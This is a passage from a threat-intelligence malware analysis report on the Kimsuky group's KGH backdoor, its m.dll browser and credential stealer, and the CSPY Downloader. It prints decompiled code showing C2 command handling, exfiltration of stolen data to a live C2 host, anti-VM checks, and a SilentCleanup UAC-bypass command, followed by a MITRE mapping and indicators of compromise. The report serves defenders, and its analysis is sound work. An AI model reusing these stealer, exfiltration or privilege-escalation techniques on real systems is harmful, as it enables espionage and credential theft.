      if ( !v4 )
      {
        vsprintf_s_rap(Buffer, "%s%s", temp_path);
        create_new_file(Buffer, n_x_contents + 3, NumberOfBytesRead - 3);
        LOBYTE(v4) = create_process(0, Buffer, 0x3E8u);
      }
    }
    else
    {
      vsprintf_s_rap(Buffer, "%s%s", temp_path);
      create_new_file(Buffer, n_x_contents + 3, NumberOfBytesRead - 3);
      LOBYTE(v4) = load_module(Buffer);
    }
  }
  else
  {
    handle_c2_commands(n_x_contents + 3);
    LOBYTE(v4) = DeleteFileA(n_x_file_name);
  }
```

Check “n.x” file type code from KGH backdoor

KGH Backdoor Commands

The KGH backdoor has a predefined set of commands that it receives from the server:

```
  v4 = strlen((const char *)Source);
memcpy_s(String1, 4u, Source, 3u);
if ( v4 > 4 )
  memcpy_s(Destination, 0x400u, (char *)Source + 4, v4 - 4);
if ( lstrcmpiA(String1, "upf") )
{
  if ( lstrcmpiA(String1, "tre") )
  {
    if ( lstrcmpiA(String1, "wbi") )
    {
      if ( !lstrcmpiA(String1, "cmd") || !lstrcmpiA(String1, "pws") )
        sub_71B910E0(0x3E8u);
    }
    else
    {
      Buffer = 0;
      memset(v19, 0, sizeof(v19));
      FileName = 0;
      memset(v15, 0, sizeof(v15));
      GetTempPathA(0x104u, &FileName);
      sub_71B91640(v17, "%s%s", &FileName, "m.dll");
      v8 = "x64";
      if ( !Wow64Process )
        v8 = "x86";
      sub_71B91640(&Buffer, "http://%s/home/?id=%s&act=wbi&ver=%s", aCsvPosadadesan, aSocPc, v8);
      C2_GET(&Buffer, v17);
      sub_71B91080(v17);
      sub_71B91640(v17, "%s%s", &FileName, "w.x");
      post_request_Exfil(v9, v17);
      DeleteFileA(v17);
    }
  }
```

KGH's backdoor commands

Command	Purpose
upf	Uploads files to the C2
tre	Create a list of all files in the system using the "tree" command, save to a file named "c.txt" and upload the file to the C2
wbi	Download "m.dll" browser stealer module and exfiltrates stolen data
cmd	Execute a cmd shell command
pws	Execute a powershell command


List of files generated by or downloaded by the KGH backdoor:

File	Purpose
C:\Users\user\AppData\Roaming\lg\[year_month_day].x	Keylogger stolen data storage
C:\Users\user\AppData\Local\Temp\n.x	Payload downloaded from the server
C:\Users\user\AppData\Local\Temp\C.txt	Output of tree command (directory and files listing) C:\Windows\System32\cmd.exe /c tree /f C:\ >> C:\Users\user\AppData\Local\Temp\C.txt

C:\Users\user\Documents\w.x	Stolen browser data (from m.dll module)
sig.x	Likely checks write permission to the disk
C:\test1.txt	N/A


KGH Infostealer Module (m.dll)

Another component of the KGH suite is the m.dll module, which is an information stealer that harvest data from browsers, Windows Credential Manager, WINSCP and mail clients. The infostealer module is not detected by any AV vendor at the time of writing this report:




KGH infostealer module is undetected by any Antivirus vendors

The PDB path embedded in the m.dll module further shows a clear connection to the KGH backdoor, as it is named *"KGH_Browser-Master":*



E:\SPY\WebBrowser\KGH_Browser-Master\x64\Release\KGH_Browser-Master.pdb

The "SPY" user was also observed in PDB of the "CSPY Downloader", which is also mentioned in this report:



PDB Path of the CSPY Downloader

The infostealer module steals information stored (cookies, credentials) in the following applications:

- **• Browsers**: Chrome, IE / Edge, Firefox, Opera
- **• WinSCP Client**
- **• Windows Credential Manager**
- **• Mozilla Thunderbird Mail Client**

```
GetModuleFileNameA(hModule, &Filename, 0x104u);
splitpath_s(&Filename, Drive, 0xAui64, Dir, 0x104ui64, 0i64, 0i64, 0i64, 0i64);
sub_180001920(FileName, "%s%s%s", Drive, Dir, "w.x");
Chrome_stealer();                       // Chrome
if ( !byte_1800FBF64 )
{
  sub_18000A510();
  byte_1800FBF64 = 1;
}
((void (__fastcall *)(const wchar_t *))sub_180001A10)(L"*************************\tVault IE/Edge Browser Info\t**
IE_edge_stealer();                      // IE / Edge
((void (__fastcall *)(const wchar_t *))sub_180001A10)(L"-------------------------------------------------------------
Firefox_stealer();                      // Firefox
cred_manager_stealer();                 // Windows Credential Manager
winscp_stealer();                       // WinSCP
thunderbird_stealer();                  // Thunderbird
if ( byte_1800FBF64 )
{
  if ( byte_1800FBF65 )
  {
    if ( hLibModule )
      FreeLibrary(hLibModule);
    byte_1800FBF65 = 0;
  }
  byte_1800FBF64 = 0;
}
opera_stealer();                        // Opera
return 1;
```

Main Infostealing routine

The stolen information is written to a file called “w.x”:

```
call qword ptr ds:[<&CreateFileA>]
mov rdi,rax
cmp rax,FFFFFFFFFFFFFFFF
je m.7FEF26B1B0F
mov r9d,2
xor r8d,r8d
xor edx,edx
mov rcx,rax
call qword ptr ds:[<&SetFilePointer>]
or r8,FFFFFFFFFFFFFFFF
inc r8
```

```
rax:"*************************\tChrome Browser Info\t\t*********************
rax:"*************************\tChrome Browser Info\t\t*********************

rcx:"C:\\Users\[redacted]\\w.x", rax:"*********************
```

Creation of the “w.x” file that stores the stolen data

CSPY Downloader - A New Downloader in the Arsenal

When hunting for some of the URI patterns mentioned in the US-CERT report (*“/home/dwn.php?van=101”*), another malicious executable was found communicating with the C2 *wave.posadadesantiago[.]com*, named *winload.exe*.

This sample was delivered by a malicious document named “Interview with a north Korean defector”. The macro embedded inside unpacks and executes *winload.exe*.

Upon analysis, the Nocturnus determined that winload.exe is a new type of a downloader, dubbed “CSPY” by Cybereason, that is packed with robust evasion techniques meant to ensure that the “coast is clear” and that the malware does not run in a context of a virtual machine or analysis tools before it continues to download secondary payloads:

Communicating Files


Scanned	Detections	Type	Name
2020-10-15	50 / 71	Win32 EXE	winload.exe
2020-09-25	51 / 70	Win32 EXE	winload_unpack.exe-

VirusTotal uploads of winload.exe communicating with the above mentioned C2

This file is mentioned in the report by ESTSecurity. In alignment with the findings there, it is packed with UPX, has resources in Korean, Anti-VM functionality and a timestamp that is tempered to July 30, 2016:


```
D:\SPY\CSpy\Online_Setup\Release\Online_Setup.pdb
```

The PDB Path of the CSPY Downloader



PDB Path and resources of the malware

The file is also signed with the following revoked certificate. As can be seen, the signing date may be fake as well. EGIS Co., Ltd certificate issuer was previously reported to be used by Kimsuky:



Kimsuky's typical revoked certificate

When further examining the file, some interesting functionality can be found. Indicative strings and API calls can be decrypted by deducting 1 from each character, similar to the KGH backdoor whose strings can be decrypted by deducting 5 from each character. When decrypting the strings, the malware's full logs are revealed. The log file is stored in *%appdata%\microsoft\NTUSERS.log*:

```
[DownloadProc] start!
[DownloadProc] down=%s
[DownloadProc] PHP File is failed!
[ReadFileFromPacket] no any more reading data from internet
[ReadFileFromPacket] read length from server=%d
[ReadFileFromPacket] File "%s"Open is Failed
[SendHttp] InternetOpenW is failed! error=%x
[SendHttp] InternetConnectA is failed! error=%x
[SendHttp] HttpOpenRequestA is failed! error=%x
[SendHttp] HttpSendRequestA is failed! error=%x
[SendHttp] SendHttp is successfully completed!
%s\%s --> %s
Exist regpath : %s
[Setup] Could not snap process.
Sysinternal product Prcs name : %s
Process name : %s
Pces numbers is %d
The time zone is Coordinated Universal Time (UTC), do not proceed.
VM File exists : %s

[Communitation Safety] Could not snap process.
[Communitation Safety] Could not retrieve information about processe...
Setup:Process name : %s
Process safety value is %f
SelfDeleting is complete
Setup:Opening environment regkey is failed
Setup:Creating regkey for service failureactions is failed
[SETUP]UAC bypass execution is good!
SETUP:Install file is not exist!
SETUP: Install destination file creating is failed!
SETUP : Register service is failure
Setup:Install progress is complete
[SETUP]UAC Execute for registering service is good!
Start behavior!
Setup:Download %s is complete
Setup:Download %s is complete
Setup:Download %s is complete
[SETUP]CSIDL_COMMON_TEMPLATES is %s
The Roaming folder is %s
```

Decrypted logging strings of CSPY Downloader

It is interesting to note that some of the abovementioned log strings are grammatically incorrect, which can suggest that the malware author is not a native English speaker.

The above logs imply that this sample might be a debug version of the malware. In many cases, debug versions are used by the malware authors for testing new malware or new features. This can also suggest that the malware is newly developed and has not been fully operationalized yet. Another clue that points to this assumption is that some parts of the malware code seem to be buggy or incomplete.

Anti-analysis Techniques

Prior to downloading secondary payloads, CSPY Downloader initiates an extensive series of checks to determine if it is being debugged or running in a virtual environment, by searching for specific virtualization-related loaded modules, the process PEB structure, various file paths, registry keys, and memory:

```
v1 = (float)(unsigned int)(2 - check_machine_timezone(this));
if ( v1 == 0.0 )
  return 2;
v9 = (float)(unsigned int)(2 - vm_processes_check()) * v1;
if ( v9 == 0.0 )
  return 2;
v3 = (float)(unsigned int)(2 - is_being_debugged());
v10 = v3 * v9;
if ( v10 == 0.0 )
  return 2;
v4 = (float)(unsigned int)(2 - check_vm_paths());
v11 = v4 * v10;
if ( v11 == 0.0 )
  return 2;
v5 = (float)(unsigned int)(2 - check_vm_registry());
v6 = v5 * v11;
if ( v6 == 0.0 )
  return 2;
v7 = (float)(unsigned int)(2 - check_memory()) * v6;
if ( v7 == 0.0 )
  return 2;
ArgList = v7;
sub_D91000("Qspdftt!tbgfuz!wbmvf!jt &g", SLOBYTE(ArgList));// Process safety value is%f
return v7 < 16.0;
```

A list of methods performing anti-analysis checks by the malware

It is worth mentioning that the document which unpacks CSPY Downlader, runs an almost identical series of Anti-VM techniques prior to dropping the downloader, which highlights the attackers' efforts to avoid detection and remain under-the-radar.

After the anti-analysis checks are complete, the loader starts preparing the infected environment for the downloading of additional payloads. There are 3 download attempts (and thus 3 GET requests trailing by a different numeric ID), the payloads are downloaded subsequently to the user's %temp% folder.

```
char __cdecl sub_D917A0(const char *a1, int a2)
{
  char Buffer[260]; // [esp+4h] [ebp-20Ch] BYREF
  char v4[260]; // [esp+108h] [ebp-108h] BYREF

  write_to_log("\\EpxompbeQspd^!tubsu\"");      // [DownloadProc] start!
  sprintf_s(Buffer, 0x104u, "%s?%s", "/home/dwn.php", a1);
  write_to_log("\\EpxompbeQspd^!epxo>&t", Buffer);// [DownloadProc] down=%s
  memset(v4, 0, sizeof(v4));
  sprintf_s(v4, 0x104u, "%s%d", "dwn.dat", a2);
  if ( (unsigned __int8)http_connect(0, Buffer, 0, 1, v4) )
    return 1;
  write_to_log("\\EpxompbeQspd^!QIQ!Gjmf!jt!gbjmfe\"");// [DownloadProc] PHP File is failed!
  return 0;
}
```

Payloads download method

After downloading the payloads, they are moved and renamed. The whole process can be summarized as follows:

Download URI	Filename	Copied To	Purpose
dwn.php?van=10860	dwn.dat0	%temp%\Appx.exe	Main executable
dwn.php?van=101	dwn.dat1	C:\Users\Public\Documents\AppxUp\BSup.hf	Possible module
dwn.php?van=102	dwn.dat2	C:\Users\Public\Documents\AppxUp\BCup.hf	Possible module

To execute the main downloaded payload, the loader tries to masquerade as a legitimate Windows service, claiming in its fake description, that it is used to support packed applications:

Registering the freshly downloaded malware as a service

In order to avoid raising suspicions from the victim, CSPY Downloader exploits a known UAC bypass technique that uses the SilentCleanup task to execute the binary with elevated privileges.

```
if ( ((int (__stdcall *)(int, char *, _DWORD, int, const char *, unsigned int))v5)(v11, v18, 0, 1, a2, v4 + 1) )
  write_to_log("Tfuvq;Dsfbujoh!sfhlfz!gps!tfswjdf!gbjmvsfbdujpot!jt!gbjmfe");// Setup:Creating regkey for service failureactions is failed
strcpy(v16, "dne!Od!tdiubtlt!Osvo!Ouo!]Njdsptpgu]Xjoepxt]EjtlDmfbovq]TjmfouDmfbovq!Oj");// cmd /c schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /i
rotl_str(v16);
v6 = resolve_api("HfufowjsponfouWbsjbcmfB");// GetEnvironmentVariableA
if ( ((int (__stdcall *)(const char *, char *, int))v6)("ComSpec", v15, 260) )
{
  v7 = resolve_api("TifmmFyfdvufB");        // ShellExecuteA
  if ( ((int (__stdcall *)(_DWORD, _DWORD, char *, char *, _DWORD, _DWORD))v7)(0, 0, v15, v16, 0, 0) > 32 )
    write_to_log("\\TFUVQ^VBD!czqbtt!fyfdvujpo!jt!hppe\"");// [SETUP]UAC bypass execution is good!
}
```

Using schtasks utility to disable UAC

As part of the exploitation process, the above value will be written to the registry under the %windir% variable, and deleted after execution. *Appx.exe* is moved once again, this time to *%programdata%\Microsoft\Windows* and registered as a service.

Finally, CSpy will initiate its self-deletion method.

Conclusion

In this report we uncovered a new toolset infrastructure that is used by the Kimsuky group, a notorious activity group that has been operating on behalf of the North Korean regime since 2012. A close examination of the new infrastructure combined with pattern-analysis led Cybereason's Nocturnus team to the discovery of the "KGH Spyware Suite", a modular malware likely involved in recent espionage operations, and the "CSPY Downloader" - both were previously undocumented.

In addition, our report shows certain interesting overlaps between older Kimsuky malware and servers and the newly discovered malware and infrastructure. Moreover, the report highlights several behavior-based and code similarities between the new malware samples and older known Kimsuky malware and TTPs.

Throughout the report it is noticeable that the threat actors invested efforts in order to remain under the radar, by employing various anti-forensics and anti-analysis techniques which included backdating the creation/compilation time of the malware samples to 2016, code obfuscation, anti-VM and anti-debugging techniques. At the time of writing this report, some of the samples mentioned in the report are still not detected by any AV vendor.

While the identity of the victims of this campaign remains unclear, there are clues that can suggest that the infrastructure targeted organizations dealing with human rights violations. At the time of writing this report, there is not enough information available to Cybereason to determine this with a high certainty, and in any case, there could be a wide range of industries, organizations and individuals that were targeted by Kimsuky using this infrastructure.

MITRE ATT&CK BREAKDOWN

Reconnaissance	Initial Access	Execution	Persistence	Defense Evasion	Credential Access	Discovery	Collection	E

Gather Victim Host Information	Phishing	Command and Scripting Interpreter	Registry Run Keys	Masquerading	Credentials from Web Browsers	File and Directory Discovery	Keylogging	F C C
Gather Victim Network Information		User Execution	Logon Script (Windows)	Bypass User Account Control	Keylogging	System Information Discovery		
			Windows Service	Timestomp	Steal Web Session Cookie	System Network Configuration Discovery		
				Software Packing		Virtualization/Sandbox Evasion		

Indicators of Compromise

URLs:

http://csv.posadadesantiago[.]com/home?act=news&id=[Machine_name]

http://csv.posadadesantiago[.]com/home?id=[Machine_name]&act=upf&ver=x64

http://csv.posadadesantiago[.]com/home?id=[Machine_name]&act=tre&ver=x64

http://csv.posadadesantiago[.]com/home?id=[Machine_name]&act=wbi&ver=x64

http://csv.posadadesantiago[.]com/home?id=[Machine_name]&act=cmd&ver=x64

http://csv.posadadesantiago[.]com/home?id=[Machine_name]&act=pws&ver=x64

http://csv.posadadesantiago[.]com/home?id=[Machine_name]&act=sbk&ver=x64

http://csv.posadadesantiago[.]com/home/up.php?id=[Machine_name]

http://myaccounts.posadadesantiago[.]com/test/Update.php?wShell=201

http://wave.posadadesantiago[.]com/home/dwn.php?van=10860

http://wave.posadadesantiago[.]com/home/dwn.php?van=101

http://wave.posadadesantiago[.]com/home/dwn.php?van=102

Domains

csv.posadadesantiago[.]com

wave.posadadesantiago[.]com

myaccounts.posadadesantiago[.]com

www.eventosatitlan[.]com

IPs

173.205.125.124

Malicious Documents

97d4898c4e70335f0adbbace34593236cb84e849592e5971a797554d3605d323

d88c5695ccd83dce6729b84c8c43e8a804938a7ab7cfeccaa0699d6b1f81c95c

7af3930958f84e0b64f8297d1a556aab359bb65691208dc88ea4fc9698250c43

252d1b7a379f97fddd691880c1cf93eaeb2a5e5572e92a25240b75953c88736c

KGH SPYWARE SUITE

Bcf4113ec8e888163f1197a1dd9430a0df46b07bc21aba9c9a1494d2d07a2ba9

af13b16416760782ec81d587736cb4c9b2e7099afc10cb764eeb4c922ee8802f

E4d28fd7e0fc63429fc199c1b683340f725f0bf9834345174ff0b6a3c0b1f60e

66fc8b03bc0ab95928673e0ae7f06f34f17537caf159e178a452c2c56ba6dda7

f989d13f7d0801b32735fee018e816f3a2783a47cff0b13d70ce2f1cbc754fb9

Fa282932f1e65235dc6b7dba2b397a155a6abed9f7bd54afbc9b636d2f698b4b

65fe4cd6deed85c3e39b9c1bb7c403d0e69565c85f7cd2b612ade6968db3a85c

CSPY Downloader

7158099406d99db82b7dc9f6418c1189ee472ce3c25a3612a5ec5672ee282dc0

e9ea5d4e96211a28fe97ecb21b7372311a6fa87ce23db4dd118dc204820e011c

---